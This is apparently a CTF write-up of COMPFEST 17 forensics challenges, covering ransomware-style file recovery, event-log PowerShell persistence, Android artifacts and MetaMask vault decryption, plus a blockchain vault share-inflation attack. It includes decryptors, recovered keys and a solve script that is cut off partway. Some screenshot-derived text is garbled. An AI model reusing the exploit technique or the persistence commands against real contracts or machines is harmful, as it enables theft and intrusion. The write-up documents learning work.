

# COMPFEST 17 - Quals - HackMD

## COMPFEST 17 - All Forensic Write Up + 1 Baby Blockchain

# first-blood 📄 Qualifications

- First Blood CTF CF 17 APP 17:23**  
from gpt import flag has drawn first blood for **Mr & Mrs Smith!** 💯
- First Blood CTF CF 17 APP 15:35**  
from gpt import flag has drawn first blood for **Meowrine Corp!** 💯
- First Blood CTF CF 17 APP 13:43**  
from gpt import flag has drawn first blood for **Update Required!** 💯
- First Blood CTF CF 17 APP 11:17**  
from gpt import flag has drawn first blood for **crash out!** 💯

👉 blooded all of it!

## Crash Out


# [451 pts] crash out

## Description

Author: ultradiyow


Evan installed and executed a supposedly safe file. It caused his laptop to hang, several data to become corrupted, and new password-protected files to show up. The password popped up for a while, but I didn't memorize it. Can you get me back my file?

## Attachments



dump.ad1

Given an .ad1 file



the .ad1 only consists of these folder. Noticing the title, it would be something about crashed application.

The screenshot shows a file explorer window with two panes. The top pane is titled "File List" and displays a list of files with columns for Name, Size, Type, and Date Modified. The bottom pane shows a context menu for a file named "script.py".

Name	Size	Type	Date Modified
89a0b289f0221.zip	1	Regular File	21/08/2025 02:44...
Accounting Sheets.xlsx	6	Regular File	20/08/2025 19:59...
Board Pitch.ppt	47	Regular File	20/08/2025 19:59...
Company Salary.ods	9	Regular File	20/08/2025 19:59...
data.zip	265	Regular File	20/08/2025 20:02...
Managerial Archive.odt	10	Regular File	20/08/2025 19:59...
Presentation Deck.pptx	37	Regular File	20/08/2025 19:59...
Presentation_30022025.odp	16	Regular File	20/08/2025 19:59...
Report_30022025.docx	26	Regular File	20/08/2025 19:59...


script.py

the challenge objective requires player to obtain the [script.py](#) that encrypts a file in  
%userappprofile%/Downloads/upload\_queue/file.enc

luckily, not a long time ago, i just created an article about leveraging dump files to analyze behaviors of a malware (<https://medium.com/@keii./analysis-of-pyarmor-obfuscated-python-malware-without-deobfuscating-the-source-itsec-ctf-2025-240052f8cc0>)

i took this way to analyze the dump files that reside in the ProgramData/Dumps (looking at the timestamp that occur not long before the zip exist in the host, this should be the dump i need to analyze)

Evidence Tree



File List

Name	Size	Type	Date Modified
chrome_updater.exe.34368.dmp	15.460	Regular File	20/08/2025 19:37...

using the sus filename, i search the memdump using hxd

Hex dump of the memory dump showing the password '89a0b289f0221' in the file '89a0b289f0221.zip'.

Offset	Excerpt (hex)	Excerpt (text)
1CAF66	76 61 6E 5C 5C 44 6F 63 75 6D 65 6E 74 73 5C 5C 38 39 61 30 62 32 38 39 66 30 32 32 31 2E 7A 69	van\\Documents\\89a0b289f0221.zip
1DD57A	76 61 6E 5C 5C 44 6F 63 75 6D 65 6E 74 73 5C 5C 38 39 61 30 62 32 38 39 66 30 32 32 31 2E 7A 69	van\\Documents\\89a0b289f0221.zip

and here we go, i've got the password of the zip, which luckily was also the password of the file.enc

```
# script.py

import sys
import hashlib
import getpass

HEADER_SIZE = 16

def derive_key(password: str, length: int = 32) -> bytes:
    return hashlib.sha256(password.encode()).digest()[:length]

def transform(byte, key_byte, i):
    xored = byte ^ key_byte
    rotation = i % 3
    return ((xored << rotation) | (xored >> (8 - rotation))) & 0xFF

def encrypt(input_file, output_file, password):
    key = derive_key(password)

    with open(input_file, 'rb') as f:
        data = f.read()
```

```

encrypted = bytearray(data[:HEADER_SIZE])

for i, byte in enumerate(data[HEADER_SIZE:], start=HEADER_SIZE):
    key_byte = key[i % len(key)] ^ (i & 0x0F)
    encrypted.append(transform(byte, key_byte, i))

with open(output_file, 'wb') as f:
    f.write(encrypted)

print(f"Encrypted {input_file} -> {output_file}")

if __name__ == "__main__":
    if len(sys.argv) != 4:
        print("Usage:")
        print("python3 script.py encrypt input.jpg output.enc")
        sys.exit(1)

    mode, input_file, output_file = sys.argv[1:4]
    password = getpass.getpass("Enter password: ")

    if mode == "encrypt":
        encrypt(input_file, output_file, password)
    else:
        print("Invalid")

```

```

# decrypt.py
import sys
import hashlib
import getpass

HEADER_SIZE = 16

def derive_key(password: str, length: int = 32) -> bytes:
    return hashlib.sha256(password.encode()).digest()[:length]

def inverse_transform(byte, key_byte, i):

```

```

rotation = i % 3
# reverse the rotation
rotated = ((byte >> rotation) | (byte << (8 - rotation))) & 0xFF
return rotated ^ key_byte

def decrypt(input_file, output_file, password):
    key = derive_key(password)

    with open(input_file, 'rb') as f:
        data = f.read()

    decrypted = bytearray(data[:HEADER_SIZE])

    for i, byte in enumerate(data[HEADER_SIZE:], start=HEADER_SIZE):
        key_byte = key[i % len(key)] ^ (i & 0x0F)
        decrypted.append(inverse_transform(byte, key_byte, i))

    with open(output_file, 'wb') as f:
        f.write(decrypted)

    print(f"Decrypted {input_file} -> {output_file}")

if __name__ == "__main__":
    if len(sys.argv) != 4:
        print("Usage:")
        print("python3 script.py decrypt file.enc output.jpg")
        sys.exit(1)

    mode, input_file, output_file = sys.argv[1:4]
    password = getpass.getpass("Enter password: ")

    if mode == "decrypt":
        decrypt(input_file, output_file, password)
    else:
        print("Invalid")

```

the result is an image, looking at the weird dimension, maybe i need to fix it by editing the chunk of the image dimension (occurs after ff co chunk)

Image ID

Dimensions 1080 x 1024

Width 1080 pixels

Height 1024 pixels

00	00	38	42	49	4D	04	25	00	00	00	00	00	10	D4	1D	..8BIM.%.....Ô.
8C	D9	8F	00	B2	04	E9	80	09	98	EC	F8	42	7E	FF	C0	€Ù..^.é€.^iøB~VA
00	11	08	04	38	04	38	03	01	22	00	02	11	01	03	11	....8.8...".....

Result:



COMPFEST17{cr4sh1ng\_1nt0\_th3\_্য0001d\_b00m\_boOm\_BOOM!!\_b51a77934b}

## Meowrine Corp

# [475 pts] Meowrine Corp

### Description

---

Author: Karev

A hacker recently got access to the computer of a high ranking admiral of the meowrine corp. We managed to kick him out and made sure nothing was stolen. However something weird has been going on over our network now. We suspect it is related to the recent hack so to help you, I've given you the logs during the hack and the network capture. Can you trace back the events that happened?

### Attachments

---



Logs.zip



sussy.pcapng

given event log files and a pcap.

this challenge was simple but the obfuscation method is pain in the ass...

its easy to find the payload, i just need to parse all the eventlog files using EvtxeCmd from EZ Tools and load it using timeline viewer. after that i just need to search for powershell using the search feature (i immediately noticed this because there are not so many commands would be recorded on the eventlog except for powershell)

	Payload Data2	Payload Data3
Y	HostName=ConsoleHost	HostVersion=5.1.22000.65
	HostName=ConsoleHost	HostVersion=5.1.22000.65
	HostName=ConsoleHost	HostVersion=5.1.22000.65
	ScriptBlockText: \$Host	
	ScriptBlockText: \$script="\$k=@("HKCU:\Environment","HKCU:\Console","HKC...	
	ScriptBlockText: clear	
	ScriptBlockText: ls	
	ScriptBlockText: New-ItemProperty -Path "HKCU:\Console" -Name "update" ...	
	ScriptBlockText: New-ItemProperty -Path "HKCU:\Control Panel\Accessibil...	
	ScriptBlockText: New-ItemProperty -Path "HKCU:\Control Panel\Desktop" ...	
	ScriptBlockText: New-ItemProperty -Path "HKCU:\Environment" -Name "boot..."	
	ScriptBlockText: New-ItemProperty -Path "HKCU:\Keyboard Layout" -Name "...	
	ScriptBlockText: prompt	
	ScriptBlockText: Set-ItemProperty -Path "HKCU:\Software\Microsoft\Wind...	

i slaved chatgpt to obfuscate the ass obfuscation method

create decryptor for that using python, the file is: tes.enc

Thought for 46s

Got it. The .enc your sample produces is:

[ 16-byte KEY ] || [ AES-CBC ciphertext ] || [ 16-byte IV ] , PKCS#7 padded.

I made you a ready-to-run Python decryptor that pulls the key/IV out of the file and decrypts it to a ZIP:

[Download decrypt\\_enc.py](#)

**Usage**

for the encryption? just dump it from the pcap using wireshark's export feature

Wireshark - Export · HTTP object list

Packet	Hostname	Content Type	Size	Filename
486	192.168.18.76:8080	application/octet-stream	2064 kB	upload
489	192.168.18.76:8080	text/html	43 bytes	upload

the result is a zip file containing a pdf that had the flag in it

COMPFEST17{powershell\_script\_logging\_is\_very\_powerfull\_b4ffdc5da5}

## Mr & Mrs Smith

### [500 pts] Mr & Mrs Smith

#### Description

Author: ultradiyow


A couple in our office has been rather suspicious these past few weeks, though I cant do much as the guy's father hold an authoritative position. A few days ago he asked me to help back up his phone, and I managed to keep several information just in case I find something to prove my suspicions. Hmm, what does he usually do with his phone? Chall: [https://drive.google.com/drive/folders/1mM3LckA\\_NZ5O-NskteQOE\\_8V-R7\\_g-Dk?usp=sharing](https://drive.google.com/drive/folders/1mM3LckA_NZ5O-NskteQOE_8V-R7_g-Dk?usp=sharing)

Zip password : 2a07b93ef0362ba7286d536ac1e16c17

Wew, android forensic?

com.android.providers.calendar	12/08/2025 16:31	File folder	
com.google.android.apps.turbo	12/08/2025 16:28	File folder	
com.google.android.apps.messaging	12/08/2025 06:42	File folder	
com.reddit.frontpage	11/08/2025 09:07	File folder	
com.google.android.gms	11/08/2025 08:58	File folder	
com.android.chrome	11/08/2025 08:49	File folder	
com.apple.android.music	11/08/2025 08:48	File folder	
com.google.android.apps.photos	11/08/2025 08:47	File folder	
com.google.android.dialer	11/08/2025 08:46	File folder	

too many files to be analyzed, but noticing at the timestamps, i concur that the calendar is the key. the calendar db got so many information, but the one which would be important is this anniversary



and the other artifact containing the key of the objective is the messaging data. in the db of these android package i could find this information which would be the flag

DB Browser for SQLite - C:\1Jonathan\CTFS\compfest\smith\artifact\data\com.google.android.apps.messaging\databases\bugle\_db.db

Edit View Tools Help

New Database Open Database Write Changes Revert Changes Open Project Save Project Attach Database Close Database

Database Structure Browse Data Edit Pragmas Execu

Table: message\_text Filter in ...

Mode: Text

**1** We upload our work here: [https://drive.google.com/drive/folders/1wfF\\_RRAp\\_dyzDzHeNjhe4CvZNs9qbwUK?usp=sharing](https://drive.google.com/drive/folders/1wfF_RRAp_dyzDzHeNjhe4CvZNs9qbwUK?usp=sharing)

Type of data currently in cell: Text / Numeric  
109 character(s)

Remote

Identity Select an identity to connect

DBHub.io Local Current Database

_id	text
1	194 Hey, did you finish documenting the ...
2	195 Yes, I have all the photos and safety ...
3	196 Perfect. The board meeting is next ...
4	197 I know. Dad's going to be furious but ...
5	198 The chemical storage violations alon...
6	199 I uploaded everything to our secure ...
7	200 Which one? We have multiple backup...
<b>8</b>	<b>201 We upload our work here: https://...</b>
9	202 Great! What's the access code again?
10	203 It's encrypted with the date of our fir...

the drive link containing a file that encrypted with gpg

and the information for the password of the gpg encryption is at the next message

It's encrypted with the date of our first date-location, like 23122025-londonbridge

voila! by using the timestamp i've got in the calendar.db i quickly found the time of the date which happen in 03-03-2020, and for the location, i used autopsy to analyze the metadata of the images exist in the artifacts, match it with the timestamp, and take the long lat metadata

/Camera...	53014	/LogicalFileSet1/artifact/data/media/0/DCIM/Camera...			40.7850888888888...	-73.9682833333333	42.0
vacy.andr...	4678385	/LogicalFileSet1/artifact/data/data/mega.privacy.andr...	Pixel 3	Google	35.660025	-78.8775555555555	54.36
/Camera...	2916376	/LogicalFileSet1/artifact/data/media/0/DCIM/Camera...	Pixel 5a	Google	30.265469444444...	-97.7384388888889	128.19
/Camera...	3268993	/LogicalFileSet1/artifact/data/media/0/DCIM/Camera...	Pixel 5a	Google	30.266183333333...	-97.7433805555556	121.2
/Camera...	2743475	/LogicalFileSet1/artifact/data/media/0/DCIM/Camera...	Pixel 5a	Google	30.26541388888889	-97.7382638888889	160.5
/Camera...	2452981	/LogicalFileSet1/artifact/data/media/0/DCIM/Camera...	Pixel 5a	Google	30.26541388888889	-97.7382638888889	160.5

Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

0° 49% Reset Tags Menu

password: 03032020-centralpark

the result is a pdf file containing the flag

- Face-to-face meetings only in secure locations
- Code names for sensitive discussions:
  - "Revenue optimization" = Aggressive accounting practices
  - "Timeline acceleration" = Artificial milestone reporting
  - "Flag" = COMPFEST17{p4rtners\_wh0\_w0rk\_t0gether\_t00\_w3ll\_5b3c71c672}
  - "Resource efficiency" = Expense manipulation

## MEETING SCHEDULE

### Update Required

## [500 pts] Update Required

### Description

Author: jay

A researcher in Mondstadt's tech division received an urgent-looking HTML file, claiming to be a critical security patch. Trusting its source, they executed antivirus.exe and moments later, a secret PDF file disappeared.

The PDF contained a confidential override PIN tied to the Vision Distribution Network. To protect it, the researcher locked the PDF with their wallet's seed phrase (exported from a Chrome extension), joined with an underscore (\_) as the password.

Although the wallet vault file remains on disk, the password to unlock it has since been lost. Fortunately, there's a lead: the researcher once copied the vault password to clipboard.

[https://drive.google.com/drive/folders/1R1psX7e04W1aJXFHK\\_WbNkRt5ukFXOl?usp=sharing](https://drive.google.com/drive/folders/1R1psX7e04W1aJXFHK_WbNkRt5ukFXOl?usp=sharing)

Zip password : soalinigasusahkokxixixi

the file gave us an ad1 file and a pcap file.

the challenge is simple, there are two objectives:

recover the wallet phrase (this phrase is used as a password for the pdf i need to recover)

recover the stonlen PDF.

## **1st Stage**

for the first objective is easy. using haidar's blog as reference, i can quickly recover the passphrase.

<https://medium.com/@oxVrka/unlocking-the-vault-disk-image-forensic-for-metamask-passphrase-recovery-via-master-passwords-8c44fcfd04ee>

first of all i just need to access the same log file that the blog hinted to get the encrypted key, iv, salt, methods from the metamask. and for the user's password, its kinda funny that the chrome's cache stored the history of the author using cyberchef playing with the password.

## Input



```
bmFoIGluaSBiZW5lcmFuDQoNCnBhc3N3b3JkIDogbTBuZHN0YWR0YzF0eTBmRnIzM2RvbQ0Ka2VyZW4gYmFuZw
```

REC 86 1

T Raw Bytes ← LF

## Output



```
nah ini beneran
```

```
password : m0ndstadtcity0fFr33dom  
keren bang
```

after getting all the information needed, i just need to decrypt it using <https://metamask.github.io/vault-decryptor/>

Database backup  No file selected.


```
{"data": "iymrE41NbMe68o5eg5q87KtRLVOqtK2cj3s0GRPgyJuGMyKInZtmLp9rAxy6tgNp5aHjumle/TI9U1H2IA592iz9RNRMq1852N1RjujiFad//X125akypNfir797akeTXMWhx31j0d1o1Fib8a/1Utg4vDvs/09QNIuaNB1F7jao0Fbq/9TJYa4lExuVKjN3zGF7mZ7tuC681bpSp3gW95o/px3ihtteAK1UeF6zcNhx1Imtae3bEiOr8w5Ck0yuyfZdt8o0/jjUcxTX6sgJguqupkQsLt354izmAVRLizfrRqpbr/vQyV0ftfL7Sxy1awaUcbwxxSrthwlyPxP6B1ybJjuBuus65sV6Zfxpwz3SHvNmfbwlHZP011jeahRx0FN53Vj91X401cAKTXY+5qrjsownlcZ0WCmg589dn1nvLAxggi5XrTV9r6A6y3e8di0A1SkVXk1Ebe5nsUF/551c/cqD3NbMF17IgeITewTsJ01GOcyLhwml192qhAs0h/FjA1IAYXhgU/x06V/ls47ILSH0POgbSmYloj161mpZZjSHezialCpxxhrAk0aiCq2gush200aYRBeecznabt5+zSAf6mr2ThUe1YgTe7vaSpIGvXvtwb7r1VfpqDwYbaUBCz+mVKZAMmojEUtudPHCSnGElrCw4r4ZPQ1800f81bp/3SRUa/cw0PImtyavbEYXc:7iokdhMlt1Q0F5tDyoferkkzuaYCSeGOR828zSyN0BRragbAN", "iv": "XdiwaJ4SDbtDCK9zkxJ6A-", "keyMetadata": {"algorithm": "PBKDF2", "params": {"iterations": 600000}}, "salt": "d0m0kTp3az@79GbowlriRtAVORc3wInLbxJ911vfkTKo="}
```

>Password

```
[{"type": "HD Key Tree", "data": {"mnemonic": "detect above congress nerve weasel pottery arctic sustain vendor stick excuse unable", "numberOfAccounts": 1, "hdPath": "m/44'/60'/0'/0"}, "metadata": {"id": "01JYXHEK961TR6ERRJZT70T4VN", "name": ""}}, {"type": "Snap Keyring", "data": {"accounts": {}}, "metadata": {"id": "01JYXHEK961TR6ERRJZT70T4VN", "name": ""}}]
```

## 2nd Stage.

i quickly noticed that the malware exist in the pcap. i just need to dump it using wireshark extract object.



the malware created in rust. kinda hard to reverse that, but at least i've got the key, iv, and encryption method (purposely AES CBC) that resides in the generate\_key\_iv()

```
Cf Decompile: generate_key_iv - (antivirus.exe)

37 undefined8 local_38;
38 undefined8 local_30;
39 undefined8 local_28;
40 undefined1 local_19 [17];
41 undefined1 *local_8;

42
43 local_a8 = "Mondstadt4Ever";
44 local_a0 = "KleeLovesBoomsrc/main.rs";
45 _<>::new(local_200);
46 _<>::update(local_200,"KleeLovesBoomsrc/main.rs");
47 _<>::update(local_200,"Mondstadt4Ever");
48 memcpy(local_170,local_200,0x70);
49 _<>::finalize(local_190,local_170);
50 local_8 = local_190;
51 uVar3 = 0x20; | 
52 uVar2 = core::slice::raw::from_raw_parts(local_190);
53 local_88 = 0x10;
```

it generating the key by concatenating the local\_a8 and local\_a0 and then hasing it using sha256, taking 16byte value from the result.

for the iv it was generated from md5 hashing the local\_a0 and then reversing it by bytes.

```
concat = b"KleeLovesBoomsrc/main.rsMondstadt4Ever"
key = hashlib.sha256(concat).digest()[:16] # First 16 bytes of SHA-256

iv_str = b"KleeLovesBoomsrc/main.rs"
iv = hashlib.md5(iv_str).digest()[:-1] # Reversed MD5

print(f"key (hex): {key.hex()}")
print(f"iv (hex): {iv.hex()}")
```

**you know what's the pain is when doing the chall?  
THE CT IS, I DONT KNOW, KINDA SCRAMBLED?  
BUT, SOMETHING INTERESTING IS RESIDING IN THE CACHE.  
(THIS MUST BE UNINTENDED I GUESS)**

the author forgot to delete all the cached information when developing the chall. if you proceed to load the caches from the browser directory using ChromeCacheView, you will get this interesting information.

ChromeCacheView: C:\1Jonathan\CTFS\compfest\update\AppData\Local\Google\Chrome\User Data\Default\Cache\Cache_Data			
File	Edit	View	Options
Filename	URL	Content Type	File :
main.js	https://cyberchef.io/assets/main.js	application/javascript	1.08
vendor-BIXVsT1...	https://metamask.github.io/ledger-iframe-bridge/8.0.3/assets/vendor-BIXVsT1S.js	application/javascript	704.
l11rm5f5t18un...	https://cdn.oaistatic.com/assets/l11rm5f5t18unn0.js	application/javascript	691.
X3N0Bf,attn,cdos...	https://www.google.com/xjs/_js/k=xjs.s.en_GB.TnHF6SEHBSU.2018.O/am=AAAAAAAAAAAAAAAAAAAAAA... text/javascript	text/javascript	457.
cjbo45g2ukkgu...	https://cdn.oaistatic.com/assets/cjbo45g2ukkgu2vjs	application/javascript	246.
f7gpanq2gv7ujv...	https://cdn.oaistatic.com/assets/f7gpanq2gv7ujvyd.js	application/javascript	195.
secret.pdf	http://192.168.129.115:8000/secret.pdf	application/pdf	160.
kneusw0w8siw5...	https://cdn.oaistatic.com/assets/kneusw0w8siw5kaa.js	application/javascript	130.
ws9Tlc,n73qwf,a...	https://www.gstatic.com/_/mss/boq-one-google/_/js/k=boq-one-google.OneGoogleWidgetUi.en_GB.fmhrm9ZYTgw.es5.O/ck=boq-on...	text/javascript	104.
lwpddf5rl7c3v2d...	https://cdn.oaistatic.com/assets/lwpddf5rl7c3v2di.js	application/javascript	91.4
AA2YrTum_Ntqd...	https://www.gstatic.com/og/_/js/k=og.asy.en_US.wq9F7Q2gBak.2019.O/rt=j/m=_ac_awd,adrc,ada,lldp,qads/exm=/d=1/ed=1/rs=AA2...	text/javascript	79.4
q=192.168.l00.1...	https://www.google.com/search?q=192.168.l00.1&oq=192.168&pf=cs&sourceid=chrome&ie=UTF-8	text/html	78.7
ksg8c9nh25lza1...	https://cdn.oaistatic.com/assets/ksg8c9nh25lza184.js	application/javascript	76.8
pc2givv05uuq8g...	https://cdn.oaistatic.com/assets/pc2givv05uuq8g6l.js	application/javascript	76.6

this is the passworded secret.pdf that the malware tried to steal and ransom. i can use the password of the wallet i've got just like the description tells us.

detect\_above\_congress\_nerve\_weasel\_pottery\_arctic\_sustain\_vendor\_stick\_excuse\_unab  
though she does not see them frequently as they often travel around Teyvat and thus have little time to spend with her.

SECRET PIN : **COMPFEST17{c0ngr@tulat1on\_you\_hav3\_found\_the\_s3cret\_and\_here\_is\_y0ur\_r3ward}**

## Phantom Thieves (Blockchain)

# [100 pts] Phantom-Thieves

## Description

Author: xymbol

Let's infiltrate this palace and make the greedy king got trapped!

<http://ctf.compfest.id:7401>

## Attachments



Fortress.sol



Setup.sol

The goal is to flip Setup.isSolved() to true. The setup considers the challenge solved iff calling Fortress.openVault() reverts with NoShares().

Its because the vault mints shares on deposit using integer math:

```
If totalShares == 0: mint = depositAmount  
Else: mint = floor(depositAmount * totalShares / currentBalance)
```

A user can increase currentBalance by donating tokens directly to the vault (plain ERC-20 transfer), which does not mint shares. With a high enough donated balance, the next deposit computes mint = 0 and reverts with NoShares().

```
# solve.py  
#!/usr/bin/env python3  
import sys  
from web3 import Web3  
from eth_account import Account  
from eth_account.signers.local import LocalAccount  
  
RPC_URL = "http://ctf.compfest.id:7401/3d81f911-5b8e-477c-8862-8b364c621102"  
PRIVKEY = "3c251530eef69e7595c6f6b3353a908a126b3b78c93638ee789a4912d2a3a4f7"
```

```
SETUP_CONTRACT_ADDR = "0x17cB252600E929490F3d2Ed203d1c42b7859a79d"
WALLET_ADDR = "0x7230C5a6e185FEFe147c5ee65fA379e21cE6D52e"

SETUP_ABI = [
    { "inputs": [], "name": "isSolved", "outputs": [{"internalType": "bool", "name": "", "type": "bool"}], "stateMutability": "view", "type": "function" },
    { "inputs": [], "name": "challenge", "outputs": [{"internalType": "address", "name": "", "type": "address"}], "stateMutability": "view", "type": "function" },
]
FORTRESS_ABI = [
    { "inputs": [], "name": "vault", "outputs": [{"internalType": "address", "name": "", "type": "address"}], "stateMutability": "view", "type": "function" },
    { "inputs": [], "name": "token", "outputs": [{"internalType": "address", "name": "", "type": "address"}], "stateMutability": "view", "type": "function" },
    { "inputs": [], "name": "openVault", "outputs": [{"internalType": "bool", "name": "", "type": "bool"}], "stateMutability": "nonpayable", "type": "function" },
    { "inputs": [], "name": "depositAmount", "outputs": [{"internalType": "uint256", "name": "", "type": "uint256"}], "stateMutability": "view", "type": "function" },
]
ERC20_ABI = [
    { "constant": False, "inputs": [{"name": "to", "type": "address"}, {"name": "amount", "type": "uint256"}], "name": "transfer", "outputs": [{"name": "", "type": "bool"}], "stateMutability": "nonpayable", "type": "function" },
    { "constant": False, "inputs": [{"name": "spender", "type": "address"}, {"name": "amount", "type": "uint256"}], "name": "approve", "outputs": [{"name": "", "type": "bool"}], "stateMutability": "nonpayable", "type": "function" },
    { "constant": False, "inputs": [{"name": "from", "type": "address"}, {"name": "to", "type": "address"}, {"name": "amount", "type": "uint256"}], "name": "transferFrom", "outputs": [{"name": "", "type": "bool"}], "stateMutability": "nonpayable", "type": "function" },
    { "constant": True, "inputs": [{"name": "owner", "type": "address"}], "name": "owner" }]
```

```

"balanceOf", "outputs": [{"name": "", "type": "uint256"}], "stateMutability": "view", "type": "function" },
    { "constant": True, "inputs": [], "name": "decimals", "outputs": [{"name": "", "type": "uint8"}], "stateMutability": "view", "type": "function" },
        { "constant": True, "inputs": [], "name": "symbol", "outputs": [{"name": "", "type": "string"}], "stateMutability": "view", "type": "function" },
            { "inputs": [], "name": "buyTokens", "outputs": [], "stateMutability": "payable", "type": "function" },
        ]
    ]
VAULT_ABI = [
    { "inputs": [], "name": "totalShares", "outputs": [{"internalType": "uint256", "name": "", "type": "uint256"}], "stateMutability": "view", "type": "function" },
        { "inputs": [{"internalType": "address", "name": "", "type": "address"}], "name": "shares", "outputs": [{"internalType": "uint256", "name": "", "type": "uint256"}], "stateMutability": "view", "type": "function" },
            { "inputs": [{"internalType": "uint256", "name": "_amount", "type": "uint256"}], "name": "deposit", "outputs": [], "stateMutability": "nonpayable", "type": "function" },
                { "inputs": [{"internalType": "uint256", "name": "_sharesAmount", "type": "uint256"}], "name": "withdraw", "outputs": [], "stateMutability": "nonpayable", "type": "function" },
            ]
        ]
    ]

def fee_params(w3):
    # Decide between legacy gasPrice and EIP-1559 fields
    try:
        base = w3.eth.get_block('pending').get('baseFeePerGas', None)
    except Exception:
        base = None
    if base is None:
        # legacy
        return {"gasPrice": w3.eth.gas_price}
    # EIP-1559
    try:
        prio = w3.eth.max_priority_fee
        if prio is None:

```

```

        raise ValueError
    except Exception:
        prio = w3.to_wei(1, 'gwei')
        max_fee = base + prio * 2
    return {"maxFeePerGas": max_fee, "maxPriorityFeePerGas": prio}

def build_and_send(w3, acct, tx):
    tx.setdefault("nonce", w3.eth.get_transaction_count(acct.address))
    tx.update(fee_params(w3))
